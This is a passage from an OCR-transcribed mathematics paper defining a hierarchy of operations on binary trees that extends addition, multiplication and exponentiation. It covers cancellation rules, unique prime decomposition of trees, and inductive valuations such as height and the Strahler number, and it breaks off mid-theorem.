$$a \overset{k}{\cdot} b = \underbrace{a \overset{k-1}{\cdot} a \overset{k-1}{\cdot} a \overset{k-1}{\cdot} \ldots \overset{k-1}{\cdot} a}_{b \text{ factors}}$$

The number of external nodes of the binary tree resulting from the operation $\overset{1}{\cdot}$, $\overset{2}{\cdot}$ and $\overset{3}{\cdot}$ are equal to the sum, product and exponentiation of the number of external nodes of the operands. These three operations are thought of as binary trees counterparts of the usual operations of addition, multiplication and exponentiation. The operations $\overset{k}{\cdot}$ for $k \geq 4$ have no natural number counterparts since for these cases the structure of the trees have to be taken into account to compute the number of external nodes of a $\overset{k}{\cdot}$-product.

The object of this paper is to study some of the properties of the operations $\overset{k}{\cdot}$ described above and formalized in the second section of the paper. In Sect. 3 the operations are shown to satisfy algebraic properties that generalize elementary properties for integers. In Sect. 4 we show that binary trees can be decomposed in a unique way as products of prime binary trees. In Sect. 5 we analyse the operations $\overset{k}{\cdot}$ for $k \geq 4$. In Sect. 6 we describe various integer valued functions associated to trees and show how these functions behave with respect to $\overset{k}{\cdot}$-products of binary trees. In a final section we argue that the notions introduced for finite binary trees can be generalized for infinite trees. This is achieved by formalizing binary trees by means of factorial languages.

Different authors have proposed to continue the hierarchy $+, \times, \uparrow$ on natural numbers by introducing operations of "super-exponentiation". D. Knuth's recursive definition [18] is

$$\begin{aligned}
a \uparrow\uparrow b &= \underbrace{a \uparrow (a \uparrow (a \uparrow (a \ldots \uparrow a) \ldots))}_{b} \\
a \uparrow\uparrow\uparrow b &= \underbrace{a \uparrow\uparrow (a \uparrow\uparrow (a \uparrow\uparrow (a \ldots \uparrow\uparrow a) \ldots))}_{b} \\
a \underbrace{\uparrow \ldots \uparrow}_{k} b &= \underbrace{a \underbrace{\uparrow \ldots \uparrow}_{k-1} (a \underbrace{\uparrow \ldots \uparrow}_{k-1} a \ldots \underbrace{\uparrow \ldots \uparrow}_{k-1} a) \ldots))}_{b}
\end{aligned}$$

This definition coincide, modulo elementary notational modifications, with the definition originally given by Ackermann of a recursive function that is not primitive recursive (see [13]). The definition has the disadvantage of making an arbitrary choice on how the non-associative operations are performed and, as a result, these operations exhibit poor algebraic properties (see, however, [1]).

Operations on graphs, trees and binary trees constitute a classical object of study in theoretical computer science (see [20], [21], [19], [17, Vol. 1 Section 2.3]) but we have found no reference that uses the particular structure of binary trees as a mean for defining repeated operations. The contribution that is probably closest to ours is the "arithmetic of shapes" developed by I.M. Etherington half a century ago in the context of genetics. The transmission of a probability distribution of genes by mating is an operation that is commutative but not associative. In order to describe this operation, Etherington has introduced in [6] operations on trees that are similar to $\overset{1}{\cdot}$, $\overset{2}{\cdot}$ and $\overset{3}{\cdot}$ and that have given rise to the widely studied genetic algebras (see [6], [15] and [5]). The operations $\overset{k}{\cdot}$ for $k \geq 4$ are not defined in the context of genetic algebras because the trees considered there are not ordered and there is no natural definition of $\overset{k}{\cdot}$ for $k \geq 4$ for unordered trees.

Motivated by the remarks made in this introduction, binary trees are introduced in [2], [3] and [4] as one possible representation of the concept of "structured number". A motivation for this terminology is justified by the following observation: Free groups with a simple generator are isomorphic to $(\mathbf{Z}, +)$, free monoids with a single generator are isomorphic to $(\mathbf{N}, +)$ and free groupoids with a single generator are isomorphic to $(BT, \overset{1}{\cdot})$ where BT denotes the set of binary trees and $\overset{1}{\cdot}$ is the first operation in our hierarchy. This analogy motivates the notation **SN** used in [2] for denoting the set of binary trees which can be seen as one possible representation of the notion of structured number.

2 The operations

Let BT be the set of binary trees [17, Vol. 1 Sect. 2.3] defined by the symbolic equation [9]:

$$BT = \bullet + \underset{BT\ BT}{\overset{\cdot}{/\ \backslash}} .$$

A tree $a \in BT$ different from the one node tree $\bullet$ is ordered in such a way that we can make a distinction between the left subtree $a_L \in BT$ and the right subtree $a_R \in BT$. For notational convenience we represent a binary tree $a \in BT$ by its horizontal paranthesed expression $\phi(a) \in \{\bullet, (,)\}^*$, where $\phi : BT \to \{\bullet, (,)\}^*$ is recursively defined by

$$\phi(\bullet) = \bullet$$

$$\phi\left(\underset{a_L\ a_R}{\overset{\cdot}{/\ \backslash}}\right) = (\phi(a_L)\ \phi(a_R))$$

In the sequel we identify $a \in BT$ with $\phi(a)$. A binary tree $a \in BT$ is represented by $\bullet$ if it is the one node tree, and by $(a_L a_R)$ if it has the left




Fig. 1. Binary trees and their corresponding paranthesed expressions

and right subtree a_L and a_R, respectively. Some binary trees together with their paranthesed expressions are drawn in Fig. 1.

The number of external nodes (leaves) of a binary tree $a \in BT$ is called the weight of a.

Definition 1. *The* $weight$ *function* $weight : BT \to \mathbf{N}$ *is defined inductively by*

$$weight(a) = \begin{cases} 1 & \text{if } a = \bullet \\ weight(a_L) + weight(a_R) & \text{if } a = (a_L a_R) \end{cases}$$

Binary trees that are distinct but that have identical weight are said to differ by their shape.

We define countably many operations on binary trees.

Definition 2. *The operation* $\overset{1}{\cdot}$ $: BT \times BT \to BT$ *is defined by* $a \overset{1}{\cdot} b = (ab)$. *For* $k \geq 2$, *the operations* $\overset{k}{\cdot}$ $: BT \times BT \to BT$ *are defined by*

$$a \overset{k}{\cdot} b = \begin{cases} a & \text{if } b = \bullet \\ (a \overset{k}{\cdot} b_L) \overset{k-1}{\cdot} (a \overset{k}{\cdot} b_R) & \text{if } b = (b_L b_R) \end{cases}$$

The integer k *is called the index of the operation* $\overset{k}{\cdot}$.

The operation $\overset{k+1}{\cdot}$ has a simple expression in terms of $\overset{k}{\cdot}$. Suppose a, b are binary trees and $n \geq 1$ is the weight of b. The binary tree $c = a \overset{k+1}{\cdot} b$ is then equal to the tree resulting from the $\overset{k}{\cdot}$-product of n trees a, in an order prescribed by the shape of b. For example

$$a \overset{k+1}{\cdot} (\bullet\bullet) = (a \overset{k}{\cdot} a)$$

and

$$a \overset{k+1}{\cdot} ((\bullet(\bullet\bullet))(\bullet\bullet)) = ((a \overset{k}{\cdot} (a \overset{k}{\cdot} a)) \overset{k}{\cdot} (a \overset{k}{\cdot} a))$$

Elementary examples of binary trees resulting from the operations $\overset{1}{\cdot}$, $\overset{2}{\cdot}$ and $\overset{3}{\cdot}$ are given in Fig. 2. The tree $a \overset{1}{\cdot} b$ is obtained by constructing the tree whose left and right subtrees are a and b respectively. The tree $a \overset{2}{\cdot} b$ is obtained by grafting




Fig. 2. Binary trees resulting from the operations of addition, multiplication and exponentiation

a copy of the tree a at the leaves of the tree b. No such simple geometrical description is available for $a \overset{3}{\cdot} b$.

From the definition of the function $weight$ and of the operation $\overset{1}{\cdot}$ we deduce that $weight(a \overset{1}{\cdot} b) = weight(a) + weight(b)$. Since the operations of higher index are defined by successive repetition of $\overset{1}{\cdot}$ the next result is easely obtained.

Proposition 1. *Let a, b be binary trees.*

1. $weight(a \overset{1}{\cdot} b) = weight(a) + weight(b)$
2. $weight(a \overset{2}{\cdot} b) = weight(a).weight(b)$
3. $weight(a \overset{3}{\cdot} b) = weight(a)^{weight(b)}$

In the sequel the three first operations $\overset{1}{\cdot}$, $\overset{2}{\cdot}$ and $\overset{3}{\cdot}$ on binary trees will be called addition, multiplication and exponentiation. There exist no natural number counterpart to $\overset{k}{\cdot}$ for $k \geq 4$ because in this case the weight of $a \overset{k}{\cdot} b$ depends on the weight of a and b but also on their respective shape.

3 Algebraic properties

The properties of the operations $\overset{1}{\cdot}$, $\overset{2}{\cdot}$, $\overset{3}{\cdot}$ for binary trees are similar to those of $+, ., \uparrow$ for natural numbers.

Theorem 1. *1. Let a be a binary tree and $k \geq 3$.*

1. $a \overset{2}{\cdot} \bullet = a = \bullet \overset{2}{\cdot} a$
2. $a \overset{k}{\cdot} \bullet = a$ *and* $\bullet \overset{k}{\cdot} a = \bullet$

2. Let a, b, c be binary trees and $k \geq 2$.

1. $a \overset{k}{\cdot} (b \overset{1}{\cdot} c) = (a \overset{k}{\cdot} b) \overset{k-1}{\cdot} (a \overset{k}{\cdot} c)$
2. $a \overset{k}{\cdot} (b \overset{2}{\cdot} c) = (a \overset{k}{\cdot} b) \overset{k}{\cdot} c$

3. Let a, b, c, d be binary trees.

1. *Left cancellation: If $a \overset{2}{\cdot} b = a \overset{2}{\cdot} c$ then $b = c$.*
2. *Right cancellation: If $a \overset{2}{\cdot} b = c \overset{2}{\cdot} b$ then $a = c$.*

Proof. 1. The equalities $a \overset{k}{\cdot} \bullet = a$ for $k \geq 2$ follow from the definition of $\overset{k}{\cdot}$. We prove $\bullet \overset{2}{\cdot} a = a$ by induction on a. The result is clearly true for $a = \bullet$ so let $a = (a_L a_R)$ and assume that $\bullet \overset{2}{\cdot} a_L = a_L$ and $\bullet \overset{2}{\cdot} a_R = a_R$. Then $a = a_L \overset{1}{\cdot} a_R = (\bullet \overset{2}{\cdot} a_L) \overset{1}{\cdot} (\bullet \overset{2}{\cdot} a_R) = \bullet \overset{2}{\cdot} (a_L \overset{1}{\cdot} a_R) = \bullet \overset{2}{\cdot} a$ and the theorem is proved. The equalities $\bullet \overset{k}{\cdot} a = a$ are proved by induction on a.

2. The first property is a rephrasement of the definition of $\overset{k}{\cdot}$. We prove the second property by induction on c. When $c = \bullet$ we have $a \overset{k}{\cdot} (b \overset{2}{\cdot} c) = a \overset{k}{\cdot} (b \overset{2}{\cdot} \bullet) = a \overset{k}{\cdot} b = (a \overset{k}{\cdot} b) \overset{k}{\cdot} \bullet = (a \overset{k}{\cdot} b) \overset{k}{\cdot} c$ so let $c = (c_L c_R)$ and assume that $a \overset{k}{\cdot} (b \overset{2}{\cdot} c_L) = (a \overset{k}{\cdot} b) \overset{k}{\cdot} c_L$ and $a \overset{k}{\cdot} (b \overset{2}{\cdot} c_R) = (a \overset{k}{\cdot} b) \overset{k}{\cdot} c_R$. Then by successive applications of the first property we obtain

$$\begin{aligned} (a \overset{k}{\cdot} (b \overset{2}{\cdot} c_L)) \overset{k-1}{\cdot} (a \overset{k}{\cdot} (b \overset{2}{\cdot} c_R)) &= ((a \overset{k}{\cdot} b) \overset{k}{\cdot} c_L) \overset{k-1}{\cdot} ((a \overset{k}{\cdot} b) \overset{k}{\cdot} c_R) \\ a \overset{k}{\cdot} ((b \overset{2}{\cdot} c_L) \overset{1}{\cdot} (b \overset{2}{\cdot} c_R)) &= (a \overset{k}{\cdot} b) \overset{k}{\cdot} (c_L \overset{1}{\cdot} c_R) \\ a \overset{k}{\cdot} (b \overset{2}{\cdot} (c_L \overset{1}{\cdot} c_R)) &= (a \overset{k}{\cdot} b) \overset{k}{\cdot} (c_L \overset{1}{\cdot} c_R) \end{aligned}$$

and thus

$$a \overset{k}{\cdot} (b \overset{2}{\cdot} c) = (a \overset{k}{\cdot} b) \overset{k}{\cdot} c.$$

3. We prove the right cancellation rule only, the proof of the left cancellation rule is similar. We proceed by induction on b. The result is clearly true for $b = \bullet$ so let $b = (b_L b_R)$ and assume that the result holds for b_L and b_R. If $a \overset{2}{\cdot} b = c \overset{2}{\cdot} b$, then $(a \overset{2}{\cdot} b_L) \overset{1}{\cdot} (a \overset{2}{\cdot} b_R) = (c \overset{2}{\cdot} b_L) \overset{1}{\cdot} (c \overset{2}{\cdot} b_R)$ and $a \overset{2}{\cdot} b_L = c \overset{2}{\cdot} b_L$. By the induction hypothesis we are lead to the conclusion. □

When evaluated with $k = 2$ the Properties 2.1 and 2.2 give

1. $a.(b + c) = a.b + a.c$
2. $a.(b.c) = (a.b).c$

whereas an evaluation with $k = 3$ gives

1. $a^{(b+c)} = a^b.a^c$

2. $a^{(b.c)} = (a^b)^c$

These four usual identities in **Z** have thus counterparts for binary trees. Central in the sequel is the fact that multiplication is associative.

Counterexamples

Commutativity. The operations $\overset{k}{\cdot}$ are non commutative. For $k = 1$ and $k = 2$ this can be seen from the examples $(\bullet\bullet)\overset{1}{\cdot}\bullet \neq \bullet\overset{1}{\cdot}(\bullet\bullet)$ and $(\bullet\bullet)\overset{2}{\cdot}(\bullet(\bullet\bullet)) \neq (\bullet(\bullet\bullet))\overset{2}{\cdot}(\bullet\bullet)$ whereas for the operations of higher index it suffices to notice that $a\overset{k}{\cdot}\bullet \neq \bullet\overset{k}{\cdot}a$ for any binary tree a different from $\bullet$.

Associativity. The operation $\overset{1}{\cdot}$ is not associative as is easily seen from the example $\bullet\overset{1}{\cdot}(\bullet\overset{1}{\cdot}\bullet) \neq (\bullet\overset{1}{\cdot}\bullet)\overset{1}{\cdot}\bullet$. The operations $\overset{k}{\cdot}$ for $k \geq 3$ are not associative either. For example, $(a\overset{k}{\cdot}\bullet)\overset{k}{\cdot}a \neq a\overset{k}{\cdot}(\bullet\overset{k}{\cdot}a)$ when $a \neq \bullet$. Thus, by Theorem 1, the only associative operation is $\overset{2}{\cdot}$.

Cancellation rule. The left cancellation rule does not hold for the operations $\overset{k}{\cdot}$ when $k \geq 3$. Indeed, for any binary tree a and $k \geq 3$ we have $\bullet\overset{k}{\cdot}a = \bullet$. Thus $\bullet\overset{k}{\cdot}a = \bullet\overset{k}{\cdot}b$ for all binary trees a and b which clearly shows that the left cancellation rule does not hold. In Sect. 5 we give necessary and sufficient conditions for the equality $a\overset{k}{\cdot}b = a\overset{k}{\cdot}d$.

The right cancellation rule is harder to analyse. It is known to hold for $k = 1$, $k = 2$, $k = 3$ and $k = 4$ but the general case is yet unsettled. We conjecture here that it holds for all $\overset{k}{\cdot}$ when $k \geq 1$.

4 Prime trees and prime decomposition

Definition 3. *A binary tree a is prime if it is different from the one node tree $\bullet$ and if $a = b\overset{2}{\cdot}c$ implies that $b = \bullet$ or $c = \bullet$. Trees that are not prime are composite.*

The weight of a product of binary trees is equal to the product of the weights. It is therefore clear that any binary tree whose weight is a prime number is automatically prime. The converse of this statement is not true. The binary tree $(\bullet(\bullet(\bullet\bullet)))$ has weight 4 and is a prime binary tree. It is easy to see that four of the five binary trees of weight four are prime and that, in general, a natural number n is prime if and only if all binary trees of weight n are prime.

In Table 1 we give, for the first values of $n \geq 1$, the number C_n of binary trees of weight n, the number I_n of composite trees of weight n, and the number P_n of prime trees of weight n. It is well-known that the number of binary trees of weigth n is equal to the nth Catalan number $C_n = (2n-2)!/(n!(n-1)!)$ (see [14], [12], [11] or [21]). No simple expression for I_n or P_n seems available. The sequence P_n does not appear in the recent encyclopedic list of integer sequences [22]. Ph. Flajolet has shown [9] that $T_n - I_n$ is equal to 0 if n is prime, is equal to $(C_p)^2$ if $n = p^2$ is the square of a prime, and is otherwise asymptotic to $2C_pC_{n/p}$ where p is the smallest prime factor of n.

Binary trees different from the one node tree can be decomposed into products of prime binary trees. The decomposition is unique up to, and including, the sequence in which the factors appear. We first need a lemma for proving this.

Lemma 1. *Let a_1, a_2, b_1, b_2 be binary trees such that $a_1 \overset{2}{\cdot} a_2 = b_1 \overset{2}{\cdot} b_2$. If a_1 and b_1 (or a_2 and b_2) are prime, then $a_1 = b_1$ and $a_2 = b_2$.*

Proof. If $a_1 = b_1$, then the left cancellation rule for multiplication shows that $a_2 = b_2$. We proceed by induction on a_2 to prove that $a_1 = b_1$. If $a_2 = \bullet$ then $a_1 = b_1 \overset{2}{\cdot} b_2$. Since a_1 is prime and b_1 is different from $\bullet$ we must have $b_2 = \bullet$ and thus $a_1 = b_1$. Assume now that $a_1 \overset{2}{\cdot} a_2 = b_1 \overset{2}{\cdot} b_2$ and $a_2 = (a_{2L} a_{2R})$. If $b_2 = \bullet$, then $a_1 \overset{2}{\cdot} a_2 = b_1$ and the theorem is proved, so assume $b_2 = (b_{2L} b_{2R})$. We have $(a_1 \overset{2}{\cdot} a_{2L}) \overset{1}{\cdot} (a_1 \overset{2}{\cdot} a_{2R}) = (b_1 \overset{2}{\cdot} b_{2L}) \overset{1}{\cdot} (b_1 \overset{2}{\cdot} b_{2R})$. By the cancellation rule for addition and the induction hypothesis we then conclude $a_1 = b_1$ as requested. □

It is now easy to show:

Theorem 2 (Existence and uniqueness of prime decomposition). *Let a be a binary tree different from $\bullet$. Then $a = a_1 \overset{2}{\cdot} a_2 \overset{2}{\cdot} \cdots \overset{2}{\cdot} a_n$ for some $n \geq 1$ and some prime binary trees a_i. If $a = b_1 \overset{2}{\cdot} b_2 \overset{2}{\cdot} \cdots \overset{2}{\cdot} b_m$ is another such decomposition. Then $n = m$ and $a_i = b_i$ for $i = 1, ..., n$.*

Proof. Let a be a binary tree different from $\bullet$. If a is prime, then $n = 1$ and $a_1 = a$ is the decomposition sought. If a is composite, there exists a_1 and a_2 different from $\bullet$ and such that $a = a_1 \overset{2}{\cdot} a_2$. The factors can then be further decomposed until prime factors are reached. Since the weight of the factors are positive and strictly decreasing, the procedure must end after a finite number of steps. Thus $a = a_1 \overset{2}{\cdot} a_2 \overset{2}{\cdot} \cdots \overset{2}{\cdot} a_n$ for some $n \geq 1$ and a_i prime binary trees.

Assume now that $a = b_1 \overset{2}{\cdot} b_2 \overset{2}{\cdot} \cdots \overset{2}{\cdot} b_m$ is another such decomposition. By the lemma we must have $a_1 = b_1$ and $a_2 \overset{2}{\cdot} a_3 \overset{2}{\cdot} \cdots a_n = b_2 \overset{2}{\cdot} b_3 \overset{2}{\cdot} \cdots b_m$. But then by successive repetition of the same argument we are lead to the conclusion. □

The decomposition given in the theorem is called a prime decomposition. The ith factor in the decomposition is uniquely determined and is the ith factor of a. We can characterise the binary trees whose sum is prime.

Theorem 3. *Let a, b be binary trees different from the one node tree $\bullet$. Then $a \overset{1}{\cdot} b$ is prime if and only if the first factors of a and b are distinct.*

Proof. (Necessity) Let the first factors of a and b be distinct and assume by contradiction that $a \overset{1}{\cdot} b$ is not prime. Then $a = c_1 \overset{2}{\cdot} c_2$ for some c_1 and c_2 different from $\bullet$. Since c_2 is different from $\bullet$ we may write $c_2 = c_{2L} \overset{1}{\cdot} c_{2R}$. Hence $a \overset{1}{\cdot} b = (c_1 \overset{2}{\cdot} c_{2L}) \overset{1}{\cdot} (c_1 \overset{2}{\cdot} c_{2R})$. By the cancellation rule this leads to $a = c_1 \overset{2}{\cdot} c_{2L}$ and $b = c_1 \overset{2}{\cdot} c_{2R}$. But since c_1 is different from $\bullet$ these last identies show that the first factors of a and b are identical and a contradiction is thus attained.
(Sufficiency) Let a, b be distinct from $\bullet$ and assume by contradiction that $a = c \overset{2}{\cdot} a'$ and $b = c \overset{2}{\cdot} b'$ for some c different from $\bullet$. Then $a \overset{1}{\cdot} b = (c \overset{2}{\cdot} a') \overset{1}{\cdot} (c \overset{2}{\cdot} b') = c \overset{2}{\cdot} (a' \overset{1}{\cdot} b') = c \overset{2}{\cdot} c'$ with c and c' different from $\bullet$. A contradiction is achieved and the theorem is proved. □

5 The operations $\overset{k}{\cdot}$ for $k \geq 3$

Multiplication of binary trees is associative. The result of $a \overset{3}{\cdot} b$ therefore depends on a and on the weight of b but not otherwise on the shape of b.

Table 1. Number of binary trees, composite trees and prime binary trees of given weight

weight n	C_n	I_n	P_n
1	1	1	0
2	1	0	1
3	2	0	2
4	5	1	4
5	14	0	14
6	42	4	38
7	132	0	132
8	429	9	420
9	1430	4	1426
10	4862	28	4834
11	16796	0	16796
12	58786	98	58688

Proposition 2. *Let a, b_1, b_2 be binary trees and assume that $weight(b_1) = weight(b_2)$. Then $a \stackrel{3}{\cdot} b_1 = a \stackrel{3}{\cdot} b_2$.*

We use this result for introducing a new notation. Let $n \geq 1$ and $a \in BT$. By $a \stackrel{3}{\cdot} n$ we mean the binary tree $a \stackrel{3}{\cdot} b$ where b is any binary tree of weight n. A similar construction is possible for operations of higher index.

Definition 4. *Let $k \geq 3$. The operations $\diamondsuit_k : BT \times BT \to \mathbf{N}$ are defined inductively by*

1. $a \diamondsuit_3 b = weight(b)$
2. $$a \diamondsuit_k b = \begin{cases} 1 & \text{if } b = \bullet \\ (a \diamondsuit_k b_L).((a \stackrel{k}{\cdot} b_L) \diamondsuit_{k-1} (a \stackrel{k}{\cdot} b_R)) & \text{if } b = (b_L b_R) \end{cases}$$

With this purpose-built definition we have:

Theorem 4. *Let a, b be binary trees and $k \geq 3$. Then $a \stackrel{k}{\cdot} b = a \stackrel{3}{\cdot} (a \diamondsuit_k b)$.*

Proof. We proceed by induction on k. For $k = 3$ the result is contained in Proposition 2. We assume that the result holds for $\stackrel{k-1}{\cdot}$ and show, by induction on b, that it also holds for $\stackrel{k}{\cdot}$. If $b = \bullet$, then $a \stackrel{k}{\cdot} \bullet = a = a \stackrel{3}{\cdot} \bullet = a \stackrel{3}{\cdot} 1 = a \stackrel{3}{\cdot} (a \diamondsuit_k \bullet)$ so let $b = (b_L b_R)$ and assume that $a \stackrel{k}{\cdot} b_L = a \stackrel{3}{\cdot} (a \diamondsuit_k b_L)$ and $a \stackrel{k}{\cdot} b_R = a \stackrel{3}{\cdot} (a \diamondsuit_k b_R)$. We have

$$\begin{aligned} a \stackrel{k}{\cdot} b &= a \stackrel{k}{\cdot} (b_L b_R) \\ &= (a \stackrel{k}{\cdot} b_L) \stackrel{k-1}{\cdot} (a \stackrel{k}{\cdot} b_R) \\ &= (a \stackrel{k}{\cdot} b_L) \stackrel{3}{\cdot} ((a \stackrel{k}{\cdot} b_L) \diamondsuit_{k-1} (a \stackrel{k}{\cdot} b_R)) \\ &= (a \stackrel{3}{\cdot} (a \diamondsuit_k b_L)) \stackrel{3}{\cdot} ((a \stackrel{k}{\cdot} b_L) \diamondsuit_{k-1} (a \stackrel{k}{\cdot} b_R)) \\ &= a \stackrel{3}{\cdot} ((a \diamondsuit_k b_L)((a \stackrel{k}{\cdot} b_L) \diamondsuit_{k-1} (a \stackrel{k}{\cdot} b_R))) \\ &= a \stackrel{3}{\cdot} (a \diamondsuit_k b) \end{aligned}$$

and the theorem is proved. □

Cancellation rules for $\overset{1}{\cdot}$ and $\overset{2}{\cdot}$ were analysed in Sect. 3. We have shown that the left cancellation rule does not hold for $k \geq 3$ since, for example, $\bullet \overset{k}{\cdot} a = \bullet \overset{k}{\cdot} b$ for any binary trees a and b. With the help of Theorem 4 this observation can now be made more precise.

Theorem 5. *Let a, b, d be binary trees different from $\bullet$ and $k \geq 3$. Then $a \overset{k}{\cdot} b = a \overset{k}{\cdot} d$ if and only if $a \diamondsuit_k b = a \diamondsuit_k d$.*

Proof. (Necessity) By Theorem 4 we know that $a \overset{k}{\cdot} b = a \overset{3}{\cdot} (a \diamondsuit_k b)$ and $a \overset{k}{\cdot} d = a \overset{3}{\cdot} (a \diamondsuit_k d)$. Hence $a \overset{3}{\cdot} (a \diamondsuit_k b) = a \overset{3}{\cdot} (a \diamondsuit_k d)$. But then the prime decomposition theorem leads to $a \diamondsuit_k b = a \diamondsuit_k d$ as requested.
(Sufficiency) This part is trivial. If $a \diamondsuit_k b = a \diamondsuit_k d$, then $a \overset{k}{\cdot} b = a \overset{3}{\cdot} (a \diamondsuit_k b) = a \overset{3}{\cdot} (a \diamondsuit_k d) = a \overset{k}{\cdot} d$. □

Corollary 1. *Let a, b, d be binary trees different from $\bullet$. Then $a \overset{3}{\cdot} b = a \overset{3}{\cdot} d$ if and only if $weight(b) = weight(d)$.*

Some of the algebraic properties of the operations $\overset{k}{\cdot}$ are summarized in Table 2

Table 2. Algebraic properties of the operations $\overset{k}{\cdot}$

	Commutativity	Associativity	neutral	cancellation rules
$\overset{1}{\cdot}$	no	no	no	$a \overset{1}{\cdot} b = c \overset{1}{\cdot} d \Leftrightarrow a = c$ and $b = d$
$\overset{2}{\cdot}$	no	yes	$a \overset{2}{\cdot} \bullet = a$ $\bullet \overset{2}{\cdot} a = a$	$a \overset{2}{\cdot} b = c \overset{2}{\cdot} b \Leftrightarrow a = c$ $a \overset{2}{\cdot} b = a \overset{2}{\cdot} d \Leftrightarrow b = d$
$\overset{3}{\cdot}$	no	no	$a \overset{3}{\cdot} \bullet = a$ $\bullet \overset{3}{\cdot} a = \bullet$	$a \overset{3}{\cdot} b = c \overset{3}{\cdot} b \Leftrightarrow a = c$ $a \overset{3}{\cdot} b = a \overset{3}{\cdot} d \Leftrightarrow weight(b) = weight(d)$
$\overset{4}{\cdot}$	no	no	$a \overset{4}{\cdot} \bullet = a$ $\bullet \overset{4}{\cdot} a = \bullet$	$a \overset{4}{\cdot} b = c \overset{4}{\cdot} b \Leftrightarrow a = c$ $a \overset{4}{\cdot} b = a \overset{4}{\cdot} d \Leftrightarrow a \diamondsuit_4 b = a \diamondsuit_4 d$
$\overset{k}{\cdot}$ ($k \geq 5$)	no	no	$a \overset{k}{\cdot} \bullet = a$ $\bullet \overset{k}{\cdot} a = \bullet$	Conjecture: $a \overset{k}{\cdot} b = c \overset{k}{\cdot} b \Leftrightarrow a = c$ $a \overset{k}{\cdot} b = a \overset{k}{\cdot} d \Leftrightarrow a \diamondsuit_k b = a \diamondsuit_k d$

6 Valuations

A valuation μ is a function defined on binary trees and taking values in $\mathbf{Z}$. Operations on integers can be used in a natural way to define valuations.

Definition 5. *Associated to $\Delta : \mathbf{Z} \times \mathbf{Z} \to \mathbf{Z}$ and $e \in \mathbf{Z}$ is a valuation $\mu : BT \to \mathbf{Z}$ defined inductively by*

$$\mu(a) = \begin{cases} e & \text{if } a = \bullet \\ \mu(a_L) \Delta \mu(a_R) & \text{if } a = (a_L a_R) \end{cases}$$

Valuations that can be obtained in this way are called inductive.

We immediatly recognise that the weight function is an inductive valuation obtained by setting $a \Delta b = a + b$ and $e = 1$. Other inductive valuations are given next.

Maximal height. If we set $a\Delta b = 1 + \max(a, b)$ and $e = 0$ the valuation obtained gives the maximal height of all external nodes. This quantity is referred to as the height of the tree and the corresponding valuation is denoted by $height$.

Minimal height. The valuation obtained with $a\Delta b = 1 + \min(a, b)$ and $e = 0$ gives the minimal height of all external nodes and is denoted *minheight*.

Strahler number. The valuation obtained with $a\Delta b = [a = b] + \max(a, b)$ and $e = 0$ appear in various contexts (the expression $[a = b]$ outputs 1 when $a = b$ and outputs 0 otherwise). In [8] it is called the "register function" and is used to calculate the minimal number of registers needed to evaluate an arithmetic expression (see also [16]). The same function is known in hydrology as the Horton-Strahler function and is used to describe characteristics of river flows (see [23], [24] and references cited therein). The Strahler number of a tree is equal to the height of the maximal complete tree that can be embedded in the tree [8]. We denote this valuation by *Strahler*.

2-*bud.* The valuation obtained with $a\Delta b = [a = b] + \min(a, b)$ and $e = 0$ (note the similarity with the definition of the Strahler number) has, to our knowledge, never been analysed. We denote this function by $2 - bud$. The 2-bud of a binary tree a can be shown equal the largest $n \geq 0$ for which the nth first factors of a are equal to $(\bullet\bullet)$. The $2 - bud$ of a binary tree a is thus equal to the largest n for which $a = ((\bullet\bullet)^{3}\!\cdot n)^{2}\!\cdot b$ for some tree b. Because of the grafting interpretation of the operation $^{2}_{\cdot}$ this number corresponds also to the height n of the largest complete binary tree $(\bullet\bullet)^{3}\!\cdot n$ that appear everywhere on the boundary of a.

Boolean valuation. The valuation obtained with $a\Delta b = [a = b]$ and $e = 0$ outputs 1 if the weight of the tree is even and outputs 0 if it is odd.

In Table 3 we list some possible choices of operation Δ and their resulting valuations. Several of these inductive valuations have remarkable properties with respect to $^{k}_{\cdot}$.

Theorem 6. *Assume $\Delta : \mathbf{Z} \times \mathbf{Z} \to \mathbf{Z}$, $e = 0$, and let μ be the inductive valuation associated to Δ and e. If $a + (b\Delta c) = (a + b)\Delta(a + c)$ for all $a, b, c \in \mathbf{Z}$, then*

1. $\mu(a\,^{2}_{\cdot}\,b) = \mu(a) + \mu(b)$
2. $\mu(a\,^{3}_{\cdot}\,b) = \mu(a).\mu(b)$
3. $\mu(a\,^{4}_{\cdot}\,b) = \mu(a)^{\mu(b)}$

